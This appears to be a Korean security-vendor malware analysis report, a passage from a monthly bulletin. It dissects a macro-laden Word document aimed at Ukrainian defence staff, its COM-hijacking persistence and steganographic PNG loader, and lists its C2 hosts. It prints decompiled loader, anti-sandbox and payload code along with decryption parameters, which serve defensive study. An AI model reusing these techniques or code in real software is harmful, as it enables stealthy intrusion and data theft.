
■ 주요 기능

- 악성 VBA 매크로
- 안티 샌드박스
- COM 하이재킹을 통한 지속 메커니즘 구현
- LSB(Least Significant Bit) 스테가노그래피가 적용된 PNG 파일 데이터 복호화
- 파일 업로드 및 다운로드

■ 상세 분석

readme.docm 문서 파일

- 열람 - 매크로 실행 전




[CMD를 통한 사용 설명 확인]

사용자가 최초로 readme.docm 파일을 열람하면 알 수 없는 문자들로 표시되며, 해당 글을 제대로 보기 위해서 매크로를 실행하도록 유도한다.

보안 경고를 무시하고 매크로를 실행하면 해당 본문은 읽을 수 있는 우크라이나어 글로 변경되고 변경된 내용에서 우크라이나 국방부 관련 문서 내용을 확인할 수 있다.

이 악성 문서의 언어 구성과 내용을 볼 때, 공격 대상은 우크라이나의 군 관계자 또는 국방 관련 조직일 가능성이 높은 것으로 판단된다.

- VBA Project 암호 우회




[매크로의 Project 암호]

알 수 없는 문자에서 읽을 수 있는 문자로 변경한 매크로 코드를 확인하려면 매크로의 Project 암호를 풀거나 우회해야 한다.

현재 샘플은 VBA 우회 기법을 통해 Project 암호를 풀지 않고 분석을 진행하였다.

- 매크로 확인



[매크로 전체 코드]

매크로를 확인하면 MS Word에서 제공하는 대표적인 문서 이벤트 프로시저인 Document_Open 함수와 Document_Close 함수를 진입점으로 삼는 전통적 매크로 공격 방식이 사용 된 것을 알 수 있다.

Document_Open 함수는 문서 열람 시 실행되며, 우선 http[:]//dropbox.com과 통신 가능 여부로 분석 환경을 판별한 뒤 중복 감염을 방지하기 위해 dnxstore.dll과 EdgeLogo.png의 존재 여부를 확인한다. 통과하면 C:\ProgramData\Microsoft\ 하위에 DeviceSync\DNX와 EdgeSync 폴더를 만들고, HKEY_CURRENT_USER\Software\Classes\CLSID\{68DDBB56-9D1D-4FD9-89C5-C0DA2A625392}\InProcServer32에 악성 DLL 경로를 등록해 COM 하이재킹으로 지속성을 확보한다.

이후 두 파일을 생성하고, 위장된 본문을 정상 우크라이나어로 전환해 사용자의 의심을 피한다.

문서 종료 시 CreateProcessW 함수를 사용하여 “taskkill.exe /f /IM explorer.exe”와 “C:\WINDOWS\explorer.exe”를 실행한다.

이때, explorer.exe가 재실행되며 악성 dnxstore.dll을 로드하고 마지막으로 위장 콘텐츠를 다시 전환하여 사용자 입장에서는 원래 파일로 변경된 것으로 위장한다.


악성 동작 과정에 대해 정리하면 아래의 표와 같다.

▼ 다음 장에 표 계속

구분	동작 시점/역할	수행 내용
ThisDocument	문서 열림/ 종료 시 동작 수행	문서 열람 시 악성 행위를 위한 준비 과정 수행, 문서 종료 시 explorer.exe 재실행으로 악성 DLL 로드
Module	악성 기능 구현 및 사용 API 정의	Module1 사용할 악성 기능 구현 - 악성 매크로 코드 존재
		Module2 사용할 API VBA로 재정의(VBA7 버전 대상) - CreateProcessW, RegCreateKeyExW, RegSetValueExW, RegCloseKey, gethostbyname, WaitForSingleObject 재정의
		Module3 사용할 API VBA로 재정의(VBA7 버전 미만 대상)- CreateProcessW, RegCreateKeyExW, RegSetValueExW, RegCloseKey, gethostbyname, WaitForSingleObject 재정의
Document_Open 함수	파일 열람 시 동작	네트워크 확인(http[:]//dropbox.com) 통신이 가능해야 악성 매크로 실행
		공격자 지정 폴더 생성 경로: %ProgramData%\Microsoft • \DeviceSync\DNX\ • \DeviceSync\EdgeSync\
		COM 하이재킹을 위한 레지스트리 등록 HKEY_CURRENT_USER\Software\Classes\CLSID\{68DDBB56-9D1D-4FD9-89C5-C0DA2A625392}\InProcServer32 • %ProgramData%\Microsoft\DeviceSync\DNX\dnxstore.dll
		사용될 파일 2개 생성(존재 시 종료) • %ProgramData%\Microsoft\DeviceSync\DNX\dnxstore.dll • %ProgramData%\Microsoft\DeviceSync\EdgeSync\EdgeLogo.png
		본문을 정상 우크라이나어로 전환
Document_Close 함수	파일 종료 시 동작	CreateProcessW로 실행 중인 explorer.exe 종료 - taskkill.exe /f /IM explorer.exe 실행
		CreateProcessW로 explorer.exe 실행 - C:\WINDOWS\explorer.exe 실행
		글 본문 매크로 실행 이전 상태로 전환

explorer.exe 재실행 - dnxstore.dll 로드 확인

- 프로세스 확인



[악성 DLL 로드 성공]

앞서 악성 dnxstore.dll을 HKEY_CURRENT_USER에 등록한 것은 Windows가 COM 오브젝트를 로드할 때, HKEY_LOCAL_MACHINE보다 먼저 참조하기 때문이다.

따라서 explorer.exe가 재실행 후 초기화 시 HKEY_CURRENT_USER\Software\Classes\CLSID\{68DDBB56-9D1D-4FD9-89C5-C0DA2A625392}\InProcServer32를 참조하여 dnxstore.dll을 로드한다.

이때 사용된 GUID는 {68DDBB56-9D1D-4FD9-89C5-C0DA2A625392}이며, 담당하는 기능은 UnexpectedShutdownReason(예기치 못한 종료)으로 확인된다.

최종적으로 explorer.exe에 로드되어 동작하는 dnxstore.dll은 EdgeLogo.png 파일의 데이터를 읽어서 복호화 및 메모리 실행하는 로더 역할을 수행한다.

dnxstore.dll 정적 분석

- dnxstore.dll 안정화

```
                /* stobject.dll 파일 LoadLibraryExW API로 직접 로드 */
xor_decode_wide_str((byte *)L"W$#85=24#y3;;W",wbuf_stobject_name);
str_stobject.dll = (LPCWSTR)FUN_180004ca0((undefined8 *)wbuf_stobject_name);
DAT_180038058 = LoadLibraryExW(str_stobject.dll,(HANDLE)0x0,0);
                /* kernel32.dll */
str_kernel32.dll =
     xor_decode_str_12((byte *)"W<2%92;dey3;;W",(undefined1 (*) [32])str_buf_module1_name);
str_ptr_module1_copy = str_kernel32.dll;
psz_decoded_module_name = (LPCSTR)FUN_180002240((undefined8 *)str_kernel32.dll);
DAT_180038060 = GetModuleHandleA(psz_decoded_module_name);
FUN_180002270(str_buf_module1_name);
                /* ntdll.dll */
str_ntdll.dll =
     xor_decode_str_9((byte *)"W9#3;;y3;;W",(undefined1 (*) [32])str_buf_module2_name);
str_ptr_module2_copy = str_ntdll.dll;
psz_decoded_module_name = (LPCSTR)FUN_180002240((undefined8 *)str_ntdll.dll);
hmod_module2 = GetModuleHandleA(psz_decoded_module_name);
FUN_180002270(str_buf_module2_name);
build_kernel32_hash_table((short *)DAT_180038060);
build_ntdll_hash_table((short *)hmod_module2);
hash_DllCanUnloadNow = djb2_hash_seedle9a((byte *)"DllCanUnloadNow");
hmod_stobject_for_canunload = DAT_180038058;
DAT_180038040 = get_export_by_hash((short *)DAT_180038058,hash_DllCanUnloadNow);
hash_DllGetClassObject = djb2_hash_seedle9a((byte *)"DllGetClassObject");
hmod_stobject_for_getclass = DAT_180038058;
DAT_180038048 = get_export_by_hash((short *)DAT_180038058,hash_DllGetClassObject);
```

[함수 주소 참조 과정]

explorer.exe의 COM 초기화에 있어 일반적으로 COM 서버 DLL은 DllCanUnloadNow와 DllGetClassObject가 필수로 구현되어야 한다. 이때, 악성 dnxstore.dll은 두 함수가 구현이 되어 있지 않으며 대신 프록시 DLL 구조를 이용하여 안정성을 높인 것으로 확인된다.

이를 구현하기 위해 LoadLibraryExW API로 Stobject.dll을 직접 로드한 뒤, DllCanUnloadNow와 DllGetClassObject 함수 주소를 참조하여 explorer.exe에 제공한다.

사용하는 중요 문자열들은 실시간으로 XOR 암호 알고리즘에 의해 복호화 후 사용되며, 악성 dnxstore.dll을 로드한 프로세스를 확인한다. Windows 시스템 레지스트리에 COM 요소를 등록할 수 있는 regsvr32.exe로 실행되면 종료하며, explorer.exe가 아닌 경우에도 종료한다.

결국 explorer.exe로 실행되어야 정상적으로 악성 행위를 실행하는 것으로 확인된다.

XOR 암호화된 문자열	복호화 결과
"W$#85=24#y3;;W"	stobject.dll
"W<2%92;dey3;;W"	kernel32.dll
"W9#3;;y3;;W"	ntdll.dll
"W%20$!%dey2/2W"	regsvr32.exe
"W2/';8%2%y2/2W"	explorer.exe

- 안티 샌드박스 기능 수행

```
bool antisandbox_sleep_skip_check(void)

{
  undefined8 *p_elapsed_ns;
  longlong elapsed_ms_count;
  undefined1 stack_frame_base [40];
  code *sleep;
  undefined8 elapsed_ns;
  undefined8 t0;
  undefined8 t1;
  undefined8 elapsed_ms;
  ulonglong security_cookie;

  security_cookie = DAT_180037240 ^ (ulonglong)stack_frame_base;
                    /* 시각 측정 */
  get_qpc_timestamp_ns(&t0);
                    /* Sleep API 해시로 검색 */
  sleep = (code *)resolve_kernel32_api_by_hash(0x681834b3);
                    /* 5초 대기 */
  (*sleep)(5000);
                    /* 시각 측정 */
  get_qpc_timestamp_ns(&t1);
                    /* 뺄셈 수행 */
  p_elapsed_ns = calc_elapsed_ns(&elapsed_ns,&t1,&t0);
                    /* 1000000 (나노초→밀리초) */
  chrono_ns_to_ms(&elapsed_ms,p_elapsed_ns);
  elapsed_ms_count = icf_get_qword0(&elapsed_ms);
                    /* 4900ms 보다 낮는가 확인 */
  return elapsed_ms_count < 4900;
}
```


[복호화 과정]

EdgeLogo.png를 RGBA 픽셀 스트림으로 변환한 뒤, LSB-1 방식으로 Salt 16 바이트, IV 16 바이트, 암호화된 헤더 64바이트를 추출한다.

하드코딩 문자열 838645f4bab7458fb130c7120a500982의 SHA-256 다이제스트를 password로, 추출한 Salt와 함께 PBKDF2-HMAC-SHA256을 20,000회 반복하여 AES-256 키(32 바이트)를 유도한다. 이 키와 IV로 헤더를 AES-256-CBC 복호화 하여 매직 값 HIDE와 version 1을 검증하고, 통과 시 헤더에서 페이로드 오프셋과 크기, CRC-32 등을 파싱한다.

파싱 정보로 72,000 바이트를 추출해 AES-256-CBC 복호화하고, PKCS#7 언패딩으로 데이터를 확보한 뒤 CRC-32를 대조하며 검증 실패 시 종료한다.
최종적으로 RWX(Read, Write, Execute) 권한을 갖고 있는 메모리에 쉘코드를 복사해 실행하며, 이 과정을 20분 주기로 반복한다.

- 쉘코드 확인



[CLR 로드 전]

메모리 로드된 쉘코드는 explorer.exe가 .NET이 아니기 때문에 CLR 로드를 먼저 수행한다.

CLR 로드 방식은 MSCOREE.DLL!CLRCreateInstance와 OLEAUT32.DLL!SafeArray* 계열 함수를 조합하는 형태이며, 사용되는 API들을 실시간으로 로드 후 사용한다.

쉘코드는 이와 같이 .NET 실행을 위한 사전 작업을 수행하고, explorer.exe의 메모리 안에서 CLR 호스팅 기반의 인메모리 어셈블리 로딩으로 파일리스 공격을 수행한다.

사용된 API들은 다음과 같다.

DLL	사용 API
KERNEL32.DLL	VirtualAlloc, VirtualFree, LoadLibraryA
MSCOREE.DLL	CLRCreateInstance
OLEAUT32.DLL	SafeArrayCreate, SafeArrayCreateVector, SafeArrayAccessData, SafeArrayUnaccessData, VariantInit, SafeArrayGetLBound, SafeArrayGetUBound

페이로드 Publish.exe

- 메인문

```
// Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000450
[STAThread]
public static void Main(string[] ALHWC3D64G)
{
    string value = Environment.GetEnvironmentVariable(ACAB478ADO.XXO88TJQXQ("BkxLOTlYBC4tNg==")).ToLower();
    Process currentProcess = Process.GetCurrentProcess();
    bool flag = currentProcess.ProcessName.ToLower().StartsWith(ACAB478ADO.XXO88TJQXQ("ME1llQ==")) && currentProcess.MainModule.FileName.ToLower().StartsWith(value);
    if (flag)
    {
        new B71GCQ6PRB();
    }
    else
    {
        Thread.Sleep(62914560);
    }
}
```

[실행 환경 확인]


메모리에서 실행되는 페이로드는 우선 현재 동작 중인 자신의 프로세스 명칭이 특정 문자열("expl")로 시작하는 여부와 시작 위치가 Windows 폴더인지 확인한다.

이러한 이유는 COM 하이재킹으로 DLL을 explorer.exe에 로드시켜서 동작하기 때문에, explorer.exe가 아닌 프로세스에선 동작하지 못하게 만든 것으로 판단된다.

환경 검사를 통과하면 C2의 응답 값을 대기하며, C2와 관련된 복호화 문자열은 다음과 같다.

문자열	채널	역할
gateway.filen.io	제어 채널 (gateway)	API 제어 (기본 호스트)
gateway.filen.net		API 제어 (대체)
gateway.filen-1~6.net		API 제어 (노드 1~6번)
ingest.filen.io	업로드 채널 (ingest)	데이터 반출 (기본 호스트)
ingest.filen.net		데이터 반출 (대체)
ingest.filen-1~6.net		데이터 반출 (노드 1~6번)
egest.filen.io	다운로드 채널 (egest)	페이로드·명령 수신 (기본 호스트)
egest.filen.net		페이로드·명령 수신 (대체)
egest.filen-1~6.net		페이로드·명령 수신 (노드 1~6번)

- 수신된 데이터 로드



[파일 다운로드 및 실행]

분석 결과 페이로드에는 C2로부터 데이터를 받아 실행하는 로직이 존재한다.

C2와 통신이 확인되지 않아 수신 데이터의 구체적인 내용은 알 수 없으나, C2로부터 추가적인 페이로드를 수신하여 실행하는 것으로 판단된다.

5. 주요 보안 뉴스

가짜 줌 미팅에 속아... 북한 블루노르프, 텔레그램 계정 탈취해 '릭픽스' 유포

북한 라자루스(Lazarus) 산하 블루노로프(BlueNoroff) 조직이 관련 업계 관계자의 실제 텔레그램 계정을 탈취해 피싱 공격에 악용하고 있는 것으로 나타났다.
- 출처: https://www.boannews.com/media/view.asp?idx=144894&page=1&kind=1

깃랩 RCE 유발한 4년 묵은 Parser 버그... 루비 안전망도 무너졌다

루비(Ruby)와 같은 메모리 안전(Memory-safe) 언어로 구축된 협업 플랫폼 깃랩(GitLab)에서 하위 C 언어 확장 모듈의 메모리 손상 취약점을 악용한 원격 코드 실행(RCE) 공격 경로가 밝혀졌다.

- 출처: https://www.boannews.com/media/view.asp?idx=144877&page=2&kind=1

SGA솔루션즈 엔드포인트 보안 솔루션

AI 기반 차세대 안티바이러스 솔루션
VirusChaser 10™ AI

패치 관리 솔루션
PatchChaser

PC 보안 수준 진단 솔루션
VirusChaser 내PC지키미

보안 레이더에서 전하는 보안 권고 사항

7월 한 달간 조사된 보안 동향 및 악성코드 분석을 통해 확인된 주요 공격 사례별 보안 권고 사항은 다음과 같다.

분류	구분	위협 내용	권고 사항
